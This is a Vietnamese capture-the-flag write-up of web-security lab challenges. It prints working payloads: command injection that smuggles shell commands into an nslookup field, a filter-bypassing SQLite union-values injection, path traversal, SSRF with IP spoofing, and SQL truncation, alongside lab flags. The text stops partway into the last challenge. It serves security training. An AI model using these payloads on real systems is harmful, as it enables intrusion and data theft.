
1. NSLookup (Level 1)


Theo như mô tả và code thì chall này sử dụng shell_exec, nhận input từ người dùng nhập vào để thực thi nslookup

```php
<?php
  include_once('./ignore/design/design.php');
  $design = Design(__FILE__, 'NSLookup Tool');

  if (isset($_GET['domain'])) {
    $domain = $_GET['domain'];
    $result = shell_exec("nslookup $domain");
  }
?>
```

Vậy ta chỉ cần truyền "localhost; ls /" để liệt kê các file trong hệ thống



Đọc file flag và submit




=> Flag: CHH{S1mpl3C0mmandInj3ct1on_a86ec4438e9989b7039dfcbc4d8f0aea}

2. NSLookup (Level 2)


Chall này thực hiện hàm shell_exec với đầu vào là inpur người dùng nhập vào, tuy nhiên có sử dụng cặp nháy đơn

```php
<?php
  include_once('./ignore/design/design.php');
  $design = Design(__FILE__, 'NSLookup Tool');

  if (isset($_GET['domain'])) {
    $domain = $_GET['domain'];
    $result = shell_exec("nslookup '$domain'");
  }
?>
```

Vậy payload cần nhập thì cần có dấu nháy đơn để đóng host thực hiện lệnh nslookup, sau đó có thể chèn vào bất cứ lệnh nào




Tiến hành đọc file flag.txt



=> Flag: CHH{C0mmandInj3ct1onWthString_831d026ec75f480fa849f5ef3f00b497}

3. Mass Assignment Profile

Sau khi đăng nhập vào alice, nhận thấy rằng Role phải là admin thì Flag mới hiện, vậy ta chỉ cần Update Profile để request có thông tin update, sau đó thêm role=admin vào



=> Flag: CHH{M4ss_4ss1gnm3nt_D4ng3r_b74710b159ce047c54ce5725facce1be}

4. Baby HTTP Method

Trang index của chall này chỉ có 1 button hiện popup và không có bất cứ tương tác hay hiển thị nào khác, do đó dùng dirsearch để quét dường dẫn thì phát hiện /src

```
┌──(sonnt㉿TruongSon)-[~/dirsearch]
└─$ python3 dirsearch.py -u http://103.97.125.56:30701/

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12266

Target: http://103.97.125.56:30701/

[05:18:52] Scanning:
[05:24:09] 200 -  467B - /src

Task Completed
```

Truy cập vào thì thấy rằng phải gửi 1 PUT request đến /super-secret-route-nobody-will-guess để lấy flag

```
#!/usr/bin/python3
import flask

app = flask.Flask(__name__)

try:
    FLAG = open('/flag.txt', 'r').read()
except:
    FLAG = '[**FLAG**]'

@app.route('/', methods=['GET'])
def index():
  return flask.send_file('index.html')

@app.route('/src', methods=['GET'])
def source():
  return flask.send_file('run.py')

@app.route('/super-secret-route-nobody-will-guess', methods=['PUT'])
def flag():
  return FLAG

app.run(host='0.0.0.0', port=1337)
```


=> Flag: CHH{y0u_h4v3_b33n_my_fr13nd_ed85e77cbe642d0610b92c51c05c6d7e}

5. eViewer

Nhập đường dẫn ../../../flag.txt là có được flag

6. Cookie Comic

Dùng BurpSuite bắt request thì thấy có 1 request đi chứa query string




Vậy rất có thể chall này chứa path traversal, thử duyệt đường dẫn đến /flag.txt


=> Flag: CHH{C00k13C0m1c_a2863f8ac8d1a9a93b53c8aa156568bd}

7. COMB


Khi vào chall thì chúng ta thấy có 1 button dẫn đến trang login




Tuy nhiên chúng ta không biết mật khẩu của user "john", vậy thử vào robots.txt thì thấy leak 1 đường dẫn /comb.php



Truy cập vào comb.php và nhập email là johndoe, 1 credential list hiện ra



Thử mật khẩu football1124 thì login thành công và flag hiện ra



=>Flag: CHH{C0MBL34kD47a_36d472699150547b685e9a7b28041230}

8. Baby SQLite With Filter

Vào chall thì thấy giao diện login, tuy nhiên thử các payload của SQLi thông thường đều không được do đã bị filter, lúc này chúng ta xem code của chall

Các ký tự bị filter

```
sqli_filter = ['[', ']', ',', 'admin', 'select', '\'', '"', '\t', '\n', '\r', '\x08', '\x09', '\x00', '\x0b', '\x0d', ' ']
for x in sqli_filter:
    if uid.find(x) != -1:
        return 'No Hack!'
    if upw.find(x) != -1:
        return 'No Hack!'
    if level.find(x) != -1:
        return 'No Hack!'

    with app.app_context():
        conn = get_db()
        query = f"SELECT uid FROM users WHERE uid='{uid}' and upw='{upw}' and level={level};"
        try:
            req = conn.execute(query)
            result = req.fetchone()

            if result is not None:
                uid = result[0]
                if uid == 'admin':
                    return FLAG
        except Exception as e:
            print(e)
            return 'Error!'
    return 'Good!'
```

Có thể thấy rằng ngoài các giá trị uid và upw truyền vào thì còn có level, và nếu uid=’admin’ thì lấy được flag, tuy nhiên admin đã bị filter, ngoài ra còn có ‘select’ cũng bị filter nên không thể dùng union select. Tìm kiếm trên google thì thấy rằng ngoài union select, ta có thể dùng union values. Dựa vào các ký tự bị filter, payload cuối cùng như sau

```
uid=a&upw=a&level=
0/**/union/**/values(char(97)||char(100)||char(109)||char(105
)||char(110))
```


Với /**/ để bypass khoảng trắng và ‘admin’ được biểu diễn bằng cách nối char của từng ký tự

=> Flag


```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.7.16
Date: Tue, 03 Dec 2024 23:52:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 58
Connection: close

CHH{uS1nG_5yN7@x_d149raM_ef667dba44d1e1fb38a07bb74b628250}
```

9. SQL Truncation Attack

Sau khi thử bypass bằng các payload SQLi thông thường nhưng không thành công, ta sẽ sử dụng Register ở phía dưới




Dựa vào tên challenge, có thể lỗ hổng ở đây liên quan đến truncation, khi mà chúng ta nhập 1 khoảng trắng phía sau username, nó sẽ tự động cắt bỏ đi sao cho độ dài sau khi cắt bỏ <= độ dài tối đa.



Nếu bạn sử dụng VARCHAR(10) để lưu “admin” 5 Byte ký tự, nó sẽ tự động cắt bỏ phần không gian lưu trữ còn lại để tiết kiệm

Vậy ý tưởng là chúng ta sẽ đăng ký 1 tài khoản có username là admin và đặt lại mật khẩu tùy ý, nhưng trước đó phải dò xem username cho phép tối đa bao nhiêu ký tự, để khi đó chúng ta chèn thêm 1 ký tự thừa và phía backend sẽ tự động cắt ký tự đó.Khi bắt request bằng BurpSuite, chúng ta thấy rằng username cho phép tối đa 20 ký tự



Vậy ở ký tự 21, chúng ta chèn 1, còn các ký tự trước đó chèn khoảng trắng

```
username=admin+++++++++++++++1&password=1
```

Sau đó đăng nhập vào admin và lấy flag

```
CHH{MySQL_M1sc0nf1gur4t1on_SQL_Trunc4t4ion_f61cc0635315304a3312164b64c88727}
```

10. Baby Simple Go Curl

Nhìn vào source code, thấy rằng chall này liên quan đến SSRF, nếu chúng ta truyền vào URL một api /flag, chúng ta sẽ lấy được cờ

```go
r.GET("/flag/", func(c *gin.Context) {
    reqIP := strings.Split(c.Request.RemoteAddr, ":")[0]

    log.Println("[+] IP : " + reqIP)
    if reqIP == "127.0.0.1" {
        c.JSON(http.StatusOK, gin.H{
            "message": flag,
        })
        return
    }

    c.JSON(http.StatusBadRequest, gin.H{
        "message": "You are a Guest, This is only for Host",
    })
})

r.Run("0.0.0.0:1337")
```

Tuy nhiên nếu client ip mà khác 127.0.0.1 thì sẽ không lấy được cờ

```go
if c.ClientIP() != "127.0.0.1" && (strings.Contains(reqUrl, "flag") || strings.Contains(reqUrl, "curl") || strings.Contains(reqUrl, "%")) {
    c.JSON(http.StatusBadRequest, gin.H{"message": "Something wrong"})
    return
}
```

Ví dụ dưới đây là url được thay đổi, trỏ về chính local và đọc file flag

Request

```
GET /curl/?url=http://127.0.0.1:1337/flag&header_key=&
header_value= HTTP/1.1
Host: 103.97.125.56:30698
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: http://103.97.125.56:30698/
Connection: keep-alive
Priority: u=0
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Date: Wed, 04 Dec 2024 02:54:34 GMT
Content-Length: 29

{
  "message":"Something wrong"
}
```

Vậy chúng ta chỉ cần spoof IP là lấy được flag


Request

```
GET /curl/?url=http://127.0.0.1:1337/flag&header_key=&
header_value= HTTP/1.1
Host: 103.97.125.56:30698
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: http://103.97.125.56:30698/
Connection: keep-alive
Priority: u=0
X-Forwarded-For: 127.0.0.1
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Date: Wed, 04 Dec 2024 02:54:09 GMT
Content-Length: 135

{
  "body":
  "{\"message\":\"Q0hIe1NlcnYzcl9TMURlX1IzcXUzczdfRzBfY3VSTF8
  5MzZlYzdkZjgxY2QzNTQ2NmY3NWVjNzZmNGZhZjllN30=\"}",
  "status":"200 OK"
}
```

=> Flag sau khi đã decode base64



11. Where do you come from

Chall này chỉ đơn giản hỏi chúng ta đến từ đâu, vậy thêm header Referer: Cookiearena là lấy được flag

Request


```
GET / HTTP/1.1
Host: 103.97.125.56:31213
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Referer: Cookiearena
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.7.17
Date: Wed, 04 Dec 2024 03:01:07 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 64
Connection: close

CHH{Ar3_Y0u_Unders7and_Ref3rer_2782ef71f06dda93017e80fdebbb3a
d0}
```

12. Are you a search engine bot

Khi vào chall thì thấy thông báo



Vậy chúng ta cần sửa thông tin trong User-agent xem kết quả là gì

Request

```
GET / HTTP/1.1
Host: 103.97.125.56:30633
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.7.17
Date: Wed, 04 Dec 2024 03:04:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 20
Connection: close

You are using Chrome
```

Kết quả không được khả quan, vậy chúng ta thử sửa lại thành 1 trong các con bot sau

4. Googlebot Desktop

This crawler indexes desktop web pages for Google Search.

Full user agent strings:


- Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
- Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko; compatible; Googlebot/2.1; +http://www.google.com/bot.html) Chrome/W.X.Y.Z Safari/537.36
- Googlebot/2.1 (+http://www.google.com/bot.html)


Và chúng ta lấy được flag

=> Flag: CHH{Ar3_Y0u_Unders7and_UserAg3nt_82175313cfb660ce68b554d82adf5d69}

13. Baby Guestbook

Nhận thấy rằng nếu ở phần message nhập :<đường dẫn>: thì sẽ hiển thị ở bên dưới

